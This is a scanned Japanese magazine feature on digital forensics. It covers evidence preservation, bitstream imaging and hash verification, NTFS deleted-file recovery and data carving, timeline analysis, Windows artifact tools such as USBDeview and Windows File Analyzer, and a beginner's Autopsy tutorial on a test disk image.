
保全作業で気をつけておくべきポイントがある。それは、オリジナル自体の証拠性に疑いがあってはならないということだ。例えば案件の当事者であるAのコンピューターを調べるつもりが、誤って全く関係ないBのコンピューターを保全してしまった、という状況を考えてみると理解しやすいと思う。Bのコンピューターを解析したところで、その解析結果はAの案件への関わりを証明する証拠にはならないはずだ。

調査員は作業開始前に、部屋全体やコンピューターシステム全体の写真、コンピューターの配置や型番、シリアル番号などの固有のラベル情報といった、保全作業のあらゆる記録を取得するべきである。コンピューターを移動する際には、部品ごとに識別用のラベルを貼り写真を撮る。そして、これらの作業の一切を誰の立会いのもと、誰が、いつ、何を、どこで、どうしたかを記録する。この保全作業記録は、オリジナルが適切に選択、識別され、証拠性を損なうことなく取り扱われたことついての客観的な証明となるだろう。

◎ビットストリームコピー

ビットストリームコピーは、オリジナルのハードディスクの先頭から終端まで順に、正確に1ビッ

論理コピーとビットストリームコピーの違い



トずつコピーする方式だ。この方式では、スラックスペースや未使用領域も含めたオリジナルのデータを正確に取得することが可能になる。

ここでいうスラックスペースとは、データの物理的なサイズから論理的なサイズを引いた余りのスペースを指し、未使用領域とはファイルシステム上でファイルに割り当てられていない領域のことを指す。これらの領域には過去に存在したデータやその痕跡などが残されている場合があるため、削除ファイルの復元や調査を行う際には不可欠である。

ビットストリームコピー方式には、オリジナルと同等のハードディスクに対して物理的なバックアップを作成する場合と、Linux dd のようにイメージファイルを作成する場合がある。どちらもデータとしてはオリジナルと同一のコピーである。筆者は管理しやすく扱いやすいイメージファイル形式でのコピーを好んで用いるが、調査の目的や用途によって臨機応変に選択することが重要である。

また、ビットストリームコピーでもコピーの精度、つまり出力結果の正確さは用いるツールや設定によって異なるため、Computer Forensics Tool Testing Project（CFTT）などの信頼できる機関にて、あらかじめ検証されたツールを選択することをお勧めする。

◎証拠の一貫性

電子データは物理的な証拠と違い、調査員の目には見えない証拠である。そのため、データが適切に保全されていることを客観的に証明できるように、MD5 や SHA-1 などの暗号学的ハッシュを用いる。ハッシュ値が同一であれば、電子データは論理的に全く同一であるといえるため、オリジナルデータのハッシュ値が、証拠保全から証拠の解析、提出までの間変化していないことをもって、証拠の一貫性（Chain of Custody）を証明することが可能になる。

データの解析

◇証拠へのアクセス

フォレンジック解析ツール自体は基本的に証拠に対して書き込みを行うことはない。だが判断が付かない場合は、データの書き込みを防止する Write Block ツールを、解析用 PC との間で動作させ、書き込み禁止状態を担保した形で証拠へのアクセスを行うのが望ましい。

ツールには、解析用PCにインストールして利用するソフトウェアベースのものと、物理的な装置によって書込み禁止を実現するハードウェアベースのものが存在する。近年、調査環境をVMwareなどの仮想環境で実現する場合もあるが、環境によってはツールが期待した性能を実現できないケースがあるので、調査員はこれらのツールの特徴を十分に検証した上で、より安全な方法で証拠へのアクセスを行いたい。

◎データの復元：管理情報からの復元

削除されたデータは復元できるという話は、本誌の読者の方ならご存知だろう。それでは具体的にどのような手法でデータは復元されるのだろうか。

ここではデータ復元のうち、DFでよく利用される2種類の方法を紹介する。1つは、ファイルシステムの管理情報から復元する方法、もう1つはデータが持つ特徴的な痕跡をとらえて復元する方法である。

まずは前者の方法を説明しよう。例えばNTFSの場合だと、データの復元に有用なファイルシステムの管理情報が2種類存在する。「$MFT」と呼ばれるパーティション内のすべてのファイルやフォルダの情報を管理するテーブルと、「$Bitmap」というクラスターの利用状況を管理するテーブルだ（ちなみにファイルの先頭に$と付くのはNTFSの内部ファイルを指す。これらのファイルは通常はWindowsエクスプローラからは隠されている）。NTFSにデータが保存される際の流れを大まかに説明すると、

1. 利用可能なMFTエントリを探し、該当ファイルのMFTレコードとして確保（エントリビットマップに1を立てる）
2. 確保したMFTレコードに基本情報やファイル名といったメタ情報やレコード情報を記録
3. MFTレコードのファイルサイズ情報から必要なクラスター数を計算、$Bitmapファイルから利用可能クラスター（未使用領域）を探して該当ファイルを書き込むのに必要なクラスターを確保（$Bitmapファイルの該当クラスターのビットに1を立てる）
4. MFTレコードのData RUNに、$Bitmapで確保した開始クラスター位置と連続して確保するクラスター数を記録。クラスターを連続して確保できない（別のファイルのデータを挟んで飛び石状態になる）場合は次の開始クラスターのオフセット位置と確保するクラスター数を記録
5. データエリアの該当クラスターにデータを格納

という形になる。

それではファイルが通常の方法で削除される場合はどうなるだろうか。実は、ファイル削除時には親ディレクトリのインデックス、MFTエントリビットマップとクラスターの$Bitmapファイル内のフラグ情報のみが開放されるだけで、レコードの情報もデータエリアの実データも上書きが行われないかぎり失われないのだ。そのため、レコードの情報や未使用領域のデータが上書きされていなければ、ほぼ完全な形で復元が可能だ。

◎データの復元：痕跡をとらえて復元

次に後者の「データが持つ特徴的な痕跡をとらえて復元」とはどのような方法だろうか。これはデータカービングといわれる手法で、先述したファイルシステムの管理情報が上書きされている状態で、未使用領域にデータ（もしくはその一部）が残っている場合などに用いられる。

データカービングの具体的な復元方法はファイルの種類ごとに異なる。例えばHTML文書を復元する場合を考えてみよう。HTML文書はファイルの先頭に文書型宣言が記載され、html要素やhead要素などが記述され、要素は開始タグ、内容、終了タグなどで表現される… といったように、ある程度ドキュメントは定型でありパターン化可能である。HTML文書のデータカービングを行う際は、ファイルシステムの未使用領域やスラックスペースに対して、これらの要素やタグ情報の文法を1つずつ解析しながら、削除されたドキュメントを復元していくのだ。


データカービングという手法は、復元精度や対応可能なファイル種別など、まだまだ課題も多く研究中の分野であるが、これまで復元できなかったデータを復元することは調査の精度を高めることにつながるため、DF技術者にとっては大いに発展を期待する分野でもある。

◎タイムライン解析

フォレンジック調査の解析は、タイムライン解析と呼ばれる方法が主である。タイムライン解析とはファイルシステムやログファイルなどのタイムスタンプ情報をもとに、発生した事象を時

NTFSでのHDDへのファイル保存と削除

ファイルの保存処理



ファイルの削除処理



系列に並べ因果関係や原因を調査する手法のことだ。特にファイルシステムのタイムスタンプはMAC timesと呼ばれ、タイムライン解析の根幹となる。MACとは一般的に「Modified, Accessed, Changed」の略で、それぞれデータ更新、データアクセス、メタデータ変更を指す。ただし、NTFSの場合はMACE（Modified, Accessed, Created, Entry Modified）をあらわすので注意が必要だ。

コンピューター上でデータの操作を行うと、必ずタイムスタンプに何かしらの痕跡が残ることになる。タイムライン解析を適切に行うことによって、対象のファイルシステム上で何が起こったのか、それがもたらした結果は何であったかを確認することが可能である。

また、ファイルシステムのタイムスタンプは、アプリケーションログやOSのレジストリ情報などと相互に関連しあっているため、例えば一部のファイルのタイムスタンプ情報に対して改ざんを行った場合には、タイムラインの流れに矛盾が生じることになる。ただし、タイムスタンプ情報はOSやファイルシステムによって保持するデータが異なることもあり、タイムラインから矛盾や改ざん痕跡をあぶりだすには知識と経験を要するのも事実である。

◉文字列検索

文字列検索はデータの復元やタイムライン解析と同様に、古典的かつ重要な解析技術である。DFでは論理ファイルやインデックスに対してというよりも、ハードディスクのセクターやクラスター、

ダンプしたメモリイメージに対して直接16進形式でgrep検索をかける行為を指すことが多い。

この方式では検索キーワードを適切な文字コードで指定する必要があるため、対象とするデータがどのような文字コードで記録されるかをあらかじめ検証しておく必要がある。未使用領域やスラックスペースを対象とした文字列検索によって、データ復元で発見できなかった、過去に削除されたデータの存在痕跡の発見や、削除ファイルの具体的な内容を確認できる可能性がある。

また、近年ではメモリイメージのプロセス情報を再構築して、特定のプロセス空間に対して文字列検索を行うなどといった新しい調査が可能になっており、文字列検索は今後もDFにとって欠かすことのできない技術であるといえるだろう。

フォレンジック技術の最新動向

最後にフォレンジック技術の最新動向について触れてみたい。とはいえ今回紹介する2つの手法は、最新動向というよりも、昨今のユーザーコンピューティング環境に対応するための対策という意味合いが強いかもしれない。キーワードは暗号化、大容量化、それと頭の痛いクラウド対策である。

◎メモリフォレンジック


ファイルシステムのタイムスタンプをメチャクチャに改ざんしたり、そもそもファイルシステムに痕跡を残さないタイプのマルウェアなどの調査に対応するために、メモリフォレンジックスという手法が研究されている。これは、ライブで調査対象マシンのメモリイメージを取得し、メモリ上にしか存在しないマルウェアの実行イメージを抽出し解析するというものだ。

このようにもともとはマルウェア解析の手法であるが、最近多くのWebブラウザーが対応している、プライベートブラウズ機能（Cookie情報やアクセス履歴などのユーザー情報をローカルPCに残さないブラウジング方法）や、TwitterやWebメールなどローカルのファイルシステムに痕跡が残りにくいアプリケーションの利用履歴を解析する用途、そしてメモリからキーを抽出して暗号化されたローカル環境を復号するなどといった研究も進んでいる。

◎ネットワークフォレンジック

ネットワークフォレンジックの手法自体はそれほど新しいものではないが、ユーザーのコンピューティング環境や攻撃手法の変化により、再度脚光を浴びつつある技術だ。ネットワークフォレンジックには大きく分けて2つの定義がある。1つは「ネットワークを利用したリモートからのフォレンジック」、もう1つは「ネットワークを流れるパケットを解析するフォレンジック」である。

それぞれ用途や目的は異なるが、両者ともに共通するのは、従来のようにPCやハードディスクを現地で保全して解析するといった、いわゆるレガシーフォレンジックでは現実的に対応できないケースの対策として用いられるという点だ。特に前者は、メモリフォレンジックの手法と組み合わせることによって、リモートから任意のタイミングでマルウェア実行の生ログを取得するなど、さまざまな種類の調査が現実的に可能なレベルになっている。



思いがけないところに残っているWindowsの情報を収集

Windowsユーザーのためのフォレンジックツール



ユーザーが直接使うPCといえば、やはりWindowsが圧倒的に多い。ここではWindows PCフォレンジックのためのさまざまなツールと、オイシイ情報が見つかる場所を解説しよう。

構成●編集部 (Special Thanks A氏)

◎何よりもまず「保全」

ここまでもたびたび出てきた話でしつこいと思われるかもしれないが、やはり最初に、フォレンジックの基本中の基本というかすべてともいえる「保全」について言及させていただきたい。

フォレンジックは、データの証拠能力を維持したまま中身を調べるという矛盾する行動をする必要があるため、データを取得した時点における完全な(再検証可能な)イメージを取得し保全しておく必要がある。これさえ適切に取得しておけば、調査することにより最終アクセス日などの重要なデータを改変することもなく、安心して調査ができるわけだ。

◎ディスクイメージはVDKでマウント

保全のためのツールは多数ある。FTKimagerや、Linuxのddコマンド。また、BackTrackなどにもディスクイメージの保全ツールは山ほど収録されているだろう。まずはこれらのツールでイメージを取得することだ。

取得したディスクイメージは、「VDK (Virtual Disk Driver、下の囲み参照)」を使用してマウントすることで、Windowsでも見ることができる。リードオンリーとしてもマウントできるので、フォレンジック調査にはありがたいツールだ。

■Windowsでddのイメージをマウント!

VDK (Virtual Disk Driver)

■http://chitchat.at.infoseek.co.jp/vmware/vdkj.html

VDKは、VMware関連の便利なフリーツールで古くから知られる「仮想な背中」のラインナップの1本。Windws用の仮想ディスクドライバーで、導入することで、VMwareの仮想ディスクをWindowsのホストマシンにマウントして、普通のHDDのように使用できるようになる。

VMwareの仮想ディスクのバージョン以外にもddなど一般のディスクダンプツールで作成したイメージファイルにも対応するので、読み取り専用でマウントすればフォレンジック用途でも使用できる。



このようにディスクイメージを使用することで、見よう見まねでの調査をしてもその解析によって証拠を破壊することもなく、何か決定的な証拠を発見した段階で、その道のプロに頼んであらためて裁判でも揺るがない調査を依頼することもできる。

実際に専門業者にフォレンジック調査をお願いすると決して安くないので、ある程度強い確信を持てないと頼みにくいのが現状だろう。その可能性を判定する過程で証拠を破壊してしまい、せっかく容疑が色濃いのに、証拠として弱くなってしまうというのは、非常によくあるケースだ。

◎ USB情報を引き出すUSB Deview

さて、保全の件はこれくらいにして、実際の調査ツールについて取り上げてみたい。

まず紹介するのは「USB Deview」だ。PCのUSBポートにデバイスを接続すると、その履歴がレジストリに暗号化されて残る。USB Deviewはそれを可視化するツールだ。これによってわかる情報は、

・USBデバイス名（メーカーや型番など）
・USBデバイスのシリアルナンバー
・そのデバイスを最初にいつPCに挿したか

など。

実際にこのツールはどういう場面で利用されているのだろうか。例えば情報漏えいが疑われる状況、具体的には、退職時に会社のデータを持ち出そうとする場合などだ。退職前に休日出勤をしており、その時に新しいUSBの大容量ストレージを接続している、といったケースは少なくない。

自分しか使わないはずのパソコンに覚えのないUSBストレージが挿されているということは、第三者が何らかのプログラムを実行しようとした（実行した）、あるいはデータをコピーした、という動かぬ証拠となる。

◎「最近使ったファイル」を確認

この次のステップとしてよく聞かれるのが、具体的にどんなファイルをコピーされたかの特定だ。

これは、あまり情報として残っていることはないが、コピーしたデータを確認するために、コピー後にそのファイルを開く、というのは誰しも取りがちな行動ではないだろうか。そのため、「最近使ったファイル」を確認して、そのファイルが見覚えのないパスかどうかを確認する、という方法がある。

例えばWindowsがCドライブ、CDがDドライブという環境で、Eドライブに置かれたファイ


■怪しげなUSB機器が接続されていないかチェックする

USBDeview

http://www.nirsoft.net/utils/usb_devices_view.html

USBDeviewはPCのポートに接続されたUSB機器の履歴を表示するシンプルなユーティリティだ。Protected StoragePassViewなどWindows系のパスワードリカバリツールで本誌読者にはおなじみ、NirSoftの製品。

立ち上げると、USBのデバイス名、デバイスの種類、ベンダーID、シリアルナンバーなどが表示される。個人のユーザーであれば、自分のPCに見知らぬUSB機器が接続されいないかどうか、一度確認してみるのもいいだろう。



ルが実行されているという履歴を見つければ、少なくともシステムのパーティション（C）やCD（D）以外にドライブがあった、ということが導き出せる。しかし、「最近使ったファイル」はとても目に着くため、このあたりを残してしまうのはかなり無防備な人だろう。たいていはここの情報は削除されている。

◎さまざまな解析ができるWFA

そういう場合は、WFAというツールを使用することでさらに深い調査が可能だ。

Windowsはエクスプローラという仕組みでファイルにアクセスしているので、ローカルで開いたファイルがインターネットエクスプローラの履歴に残っていることがある。具体的には、「index.dat」というファイルをWFAで解析させることで、消したはずのインターネット履歴やローカルファイルの履歴などを、かなり昔までさかのぼることができる。

この中で見慣れないドライブを探すと、恒常的に外部記憶媒体を使用していたことがわかったり、何度も特定のサイトに行っていたり、ということがわかる。

またこのWFAは、エクスプローラの履歴以外にもごみ箱にあるファイル、フォルダの調査や、画像のサムネイルデータ(Thumb.db)解析、ショートカットの解析、プリフェッチファイル（最近実行したプログラムの情報）なども解析できるたいへん便利なツールだ。

◎キャッシュに保存されるデータ

ここでがらりと話が変わるが、キャッシュという仕組みもフォレンジックをするうえでは欠かすことのできない重要な情報だ。

インターネットでWebページを閲覧すると、次回同じページを見た際の表示を速くするために、Windowsは画像情報などをローカルにキャッシュしている。ここを見れば、どのようにインターネットを使用していたか、だいたいわかってしまうことになる。

試しにご自分のPCの「C:¥Documents and Settings¥USERNAME¥Local Settings¥ Temporary Internet Files」を開いて、サムネイル表示させてみていただきたい。自分の履歴だけに、ほとんどすべての画像が思い当たるものだろう。

ここで注意しなければいけないのが、例えばちょっとしたアダルト風の画像があったとしても、すぐにその人がそういうことをしていたと断定してはいけない、ということだ。本誌の読者諸賢であれば思い当たることだろうが、怪しげなツールなどを探してネットサーフィンしていると、アダルト広告のサイトに当たることは珍しくない。また、


■ Windowsシステムからお宝情報をゲット

WAF (Windows File Analyzer)

■ http://www.mitec.cz/wfa.html

WAF（Windows File Analyzer）はフォレンジック用のWindowsファイル解析ツール。WindowsにはOSが使う独自ファイルがある。例えば、画像や動画のサムネイル表示に使うthumb.dbやプリフェッチ・ファイル、ショートカット、index.datなどだ。

WAFはこれらのファイルを解析し、消したはずのインターネット履歴や画像、最近実行したプログラムなど興味深い情報を提供してくれる。ターゲットとして対応するOSはWindows95～Vista。



望まなくとも送りつけられるスパムメールにも、このような画像が含まれているのはよくあることだ。

PC所有者の動向を探り、それを報告する際には短絡的な結論は避けるべきだ。誤った判断の報告により、その人の一生を左右しかねないのだから。

◎添付ファイルもキャッシュフォルダに

さて、キャッシュの中に非常に有用なものがある。

マイクロソフトのOutlookを使用している場合、OLKという文字列を含むフォルダがTemporary Internet Filesに存在する。ここには、Outlookに添付されたファイルを開いたときにそのファイルがキャッシュとして残る仕組みになっているために、本人の行動をうかがい知るのに非常に有用なデータが残されていることが多い。

メールを削除しても、ここのファイルは見落とされがちなので、ぜひチェックすることをお勧めする。

◎ファイルは削除しても消えていない

次に、フォレンジックの醍醐味と言っても過言ではない、削除ファイルの復元だ。このためのツールは数多く存在する。

記憶媒体は基本的に、ファイルを削除してもインデックスという目次部分が削除され、その部分に新しくファイルを書き込んでもよい、という形になるだけで、上書きがされないかぎり、その情報は復元することが可能なのだ。

Cドライブの情報は、システムが起動するたびに書き込まれるなど、かなり頻繁に書き変わるために時間との戦いになってしまうが、それ以外のドライブについては、故意に大きなファイルを書き込んだりしないかぎり、結構な確率で削除ファイルを復元できる。

◎ Exif情報から調査する

デジカメのデータを誤って削除してしまった場合などは、かなりの確率で復元可能だ。

デジカメのデータといえば、デジカメで撮影したデータにはExif情報というものが残っていることはよく知られている。Exifにはいつ、どのカメラで、どのような設定で（シャッター速度や露出情報など）撮影されたという情報があるので、写真データを解析する際には有用だ。例えば、写真が匿名で掲示板などに投稿された場合などは、だいたい利害関係が一致する疑わしい人物というのがいることが多い。Exif情報とその容疑者の所有しているカメラと機種が一致すれば、さらに調査を絞っていくことが可能となる。Vectorなどで「exif」で検索すれば、さまざまなツールが見つかるだろう。

◎本当は難しいタイムスタンプ書き換え

これらの検索をしていると、exif情報を書き換えるというツールも見つかるはずだ。同様に今、旬なタイムスタンプの書き換えができるようなツールがたくさん見つかるだろう。

しかしながら、専門家の立場から言わせてもらえば、ファイルのタイムスタンプだけを書き換えても意味はない。それ以外にたくさんのタイムスタンプ情報がコンピューター上には存在するために、そのすべてを矛盾なく改ざんすることは非常に高度な知識が必要で、かつ非常に大変な作業になる。

例えば、ある特定の時間にそのファイルを作成したことにするとしても、そのファイルを書き換えるためにはPCが起動していなければならず、それに付随するシステム系のログやタイムスタンプなどをすべて整合性を持たせて改ざんすることは事実上不可能ともいえる。

タイムスタンプは確かに、ファイルを作成や更新、アクセスなど調査に有用な情報ではあるが、こんなに簡単に変更できることを考えると、それに過度に依存することは危険だし、変更することでなにか事実を隠ぺい、歪曲させようとしても、そう簡単にはできないということは心にとめておくべきだろう。



ディスクイメージを検死解剖してみよう!!

はじめてのAutopsy



Autopsyはフリーで使えるフォレンジックツールの代表格。ファイルイメージを読み込んで解析を進めていく。付録のイメージを実験台にファイル解析を体験してみよう。

文●たにぐち

LESSON 1 Autopsyを使ってみよう

みなさん、こん○○は。ここではBackTrack4に収録されているフォレンジックツール"Autopsy(オートプシー)"を使って、デジタルフォレンジックの基本について学んでいきたいと思う。

そもそもAutopsyというのは「検死解剖」という意味で使われている言葉。フォレンジックそのものが「法医学の」という意味なので、Autopsyがどんなことをするツールなのかイメージしやすいのではないかと思う。

Autopsyは"Sleuth Kit(スルース・キット)"というコマンドラインベースのフォレンジックツールのグラフィカル・フロントエンドだ。つまり使える機能はSleuth Kitと同じなのだが、具体的にはディスクの解析を行うツールで、現場で押収したディスクを解析し、どのようなファイルがあるか?またそのファイルの中身はどうなっているのか?どんなファイルが削除されたか? といった調査や作業を簡単に行うことができる。また、ファイルだけではなく、ディスク上に残るファイルの断片も参照できる。

◎充実した検索機能


対応しているファイルシステムは、NTFS、FAT、UFS1/2、Ext2/3と幅広く、さらにディスク上のデータを検索することも可能で、テキストベースのデータが残っていれば、検索機能を使い作業を効率的に進めることができる。

例えば、Linuxなどのパスワードファイルはテキストベースなので、ファイルの中身をディスク検索で調べることが可能だ。この検索機能はかなり便利なのだが、残念なことにテキストはASCIIかUNICODEしか対応していないため、日本語での検索は失敗する可能性がかなり高い。また検索には正規表現を利用でき、細かい検索なども行うことができるが、正規表現はgrepの-Eを利用したものとなるので注意が必要だろう。

とまあ、説明が長くなってしまったが、早速Autopsyを使ってみることにしよう。起動方法については下のカコミを参照してほしい。


Autopsyを起動してみよう

①



起動は簡単。コマンドラインから/usr/bin/autopsyとコマンドを入れるだけ。オプションでログの書き込みファイルの場所や、ポート番号を指定できる

②



起動したらブラウザーからアクセスする。デフォルトはhttp://localhost:9999/autopsy

LESSON 2 Autopsy ファイル解析の準備

8-jpeg-searchを参照

Autopsy（Sleuth Kit）はもともと米国の法廷で証拠として提出できるよう作られたツールだ。実際に利用していくためには、証拠として利用できるような準備が必要になってくる。といってもそんなに難しく考えることもなく、どんな資料を誰がどうやって作り出したかをきっちりと記録するための仕組みが用意されていて、その設定をしないかぎり使えないという話だ。

少し話がそれるが、先ほど「米国の法廷」と断ったのは、日本ではデジタルデータの法廷での証拠能力や証明力に関して争われていないからである。

さて、ここからは実際にAutopsyを使っていくことになるが、先ほども述べたとおり、Autopsyを使うためには、あらかじめ「Case（案件）」「Host（コンピューター）」「Image File（イメージファイル）」を登録する必要がある。

付録DVD-ROMには、練習台としてsourceforgeにある、Digital Forensics Tool Testing Imagesのデータを収録した。名前のとおり、もともとフォレンジックツールのテスト用に作成されたイメージなので、中にセンセーショナルな（?）ファイルが眠っているなんてことはないが、初心者の方が気軽に試せる素材なのではないだろうか？

では、下の図に従って、Autopsyを使う準備をしてほしい。

ケースやhostを登録してAutopsyを使えるようにする

①

CREATE A NEW CASE

1. Case Name: The name of this investigation. It can contain only letters, numbers, and symbols.

2. Description: An optional, one line description of this case.

3. Investigator Names: The optional names (with no spaces) of the investigators for this case.

NEW CASE　CANCEL　HELP

ケースを登録する。フォレンジックでは、案件（ケース）ごとに整理する場合が多いのでケースをまず追加するようになっている

②

1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols.

2. Description: An optional one line description or note about this computer.

3. Time zone: An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.

4. Timeskew Adjustment: An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.

5. Path of Alert Hash Database: An optional hash database of known bad files.

6. Path of Ignore Hash Database: An optional hash database of known good files.

hostを登録する。ケースの中には複数のホストに関わる案件がある。その場合は複数のホストを登録することになる。ここではデフォルトのまま次へ進んでいる

③

ADD A NEW IMAGE

1. Location
Enter the full path (starting with /) to the image file.
If the image is split (either raw or EnCase), then enter '*' for the extension.

2. Type
Please select if this image file is for a disk or a single partition.
Disk　Partition

3. Import Method
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.
Symlink　Copy　Move

NEXT　CANCEL　HELP

ディスクイメージを登録する。ファイル単位での捜索が主体となるならば、TypeでPartitionを選択する

④

Image File Details

Local Name: images/8-jpeg-search.dd
Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)
Ignore the hash value for this image.
Calculate the hash value for this image.
Add the following MD5 hash value for this image:
Verify hash after importing?

File System Details

Analysis of the image file shows the following partitions:

Partition 1 (Type: ntfs)
Mount Point: C:　File System Type: ntfs

ADD　CANCEL　HELP

登録時にPartitionを選択した場合、FileSystemを選択することになる。今回はデフォルトで大丈夫であるが、違うパーティションを選択する場合は変更する

LESSON 3 イメージからファイルを抽出する

8-jpeg-searchを参照

まずは基本となる、ディスク上のファイルイメージからファイルを抽出するところからスタートしよう。フォレンジックの世界では、これがいちばん多い作業となる。

ここでのポイントは、Host に Image を追加するときに、Type を「Partition」にすることだ。そうすれば、次の画面の FileSystemDetails という部分でどんなファイルシステムを利用しているのかを設定できるようになり、ANALYZE ページで FILE ANALYSIS が利用できる。

下の図では対象ディスクイメージの中から jpg のファイルを抽出する手順の説明だ。FILE ANALYSYS 画面を開くと、いちばん上のペインはメニューとなっており、他の機能が利用できる。左側のペインはディレクトリ検索とファイル名検索になっている。今回探す対象は jpg ファイルだ。ファイル検索で「jpg」と入力して SEARCH をクリックする。右側上のペインにファイル名に「jpg」が含まれているファイルが表示されるので、それをクリックするだけで OK。非常にお手軽だ。

ファイルが JPEG であれば右下のペインにサムネイルが表示される。ファイルリストとサムネイルの間のメニューの Export をクリックすることにより該当ファイルを保存することができる。

これでファイル検索をして、ハードディスクのイメージからファイルの抽出が可能となった。

ファイル名検索からjpg画像を表示させる

①

ディスクイメージを選択してANALYZEをクリック

②

FILE ANALYSISをクリック

③

File Name Searchでjpgを検索すると、ファイル名にjpgが含まれているファイルの一覧を取得できる

④

画像ファイルの場合、右下のペインに画像が表示できる

LESSON 4 キーワードでファイルを検索する

8-jpeg-searchを参照


先ほどのレッスンで、ファイルの抽出が非常に簡単にできることがわかっていただけたと思うが、次は zip ファイルを検索してみよう。拡張子は zip とわかっているので、ファイルを検索して、そのファイルをエクスポートする。

この方法は zip だけではなく、拡張子がわかっていればどのようなファイルにでも使うことができる。また、テキストファイルであれば、ファイルに含まれる単語で検索することも可能だ。このように拡張子、ファイル名、テキスト内容など手がかりとなる情報がある場合は、目的のファイルは非常に簡単に見つけることが可能だ。


次に、zip ファイルや Word に含まれている JPEG ファイルを検索してみよう。

利用するのは同じくキーワード検索だ。検索語として「jpg」を指定する。ASCII と UNICODE の両方のチェックを入れておこう。検索をかければ結果は表示される。左側のペインに該当する文字列が含まれるブロックが表示されるはずだ。Hex か Ascii をクリックすると右側のペインにデータが表示される。右上のペインの Find Meta Data Address をクリックすると該当するファイル名と MFT エントリーが表示される。ファイルとして保存するには、該当するファイルを検索するか MFT エントリーのリンクをクリックして、Export すればファイルとして取り出すことが可能だ。


キーワード検索でjpg画像を表示させる



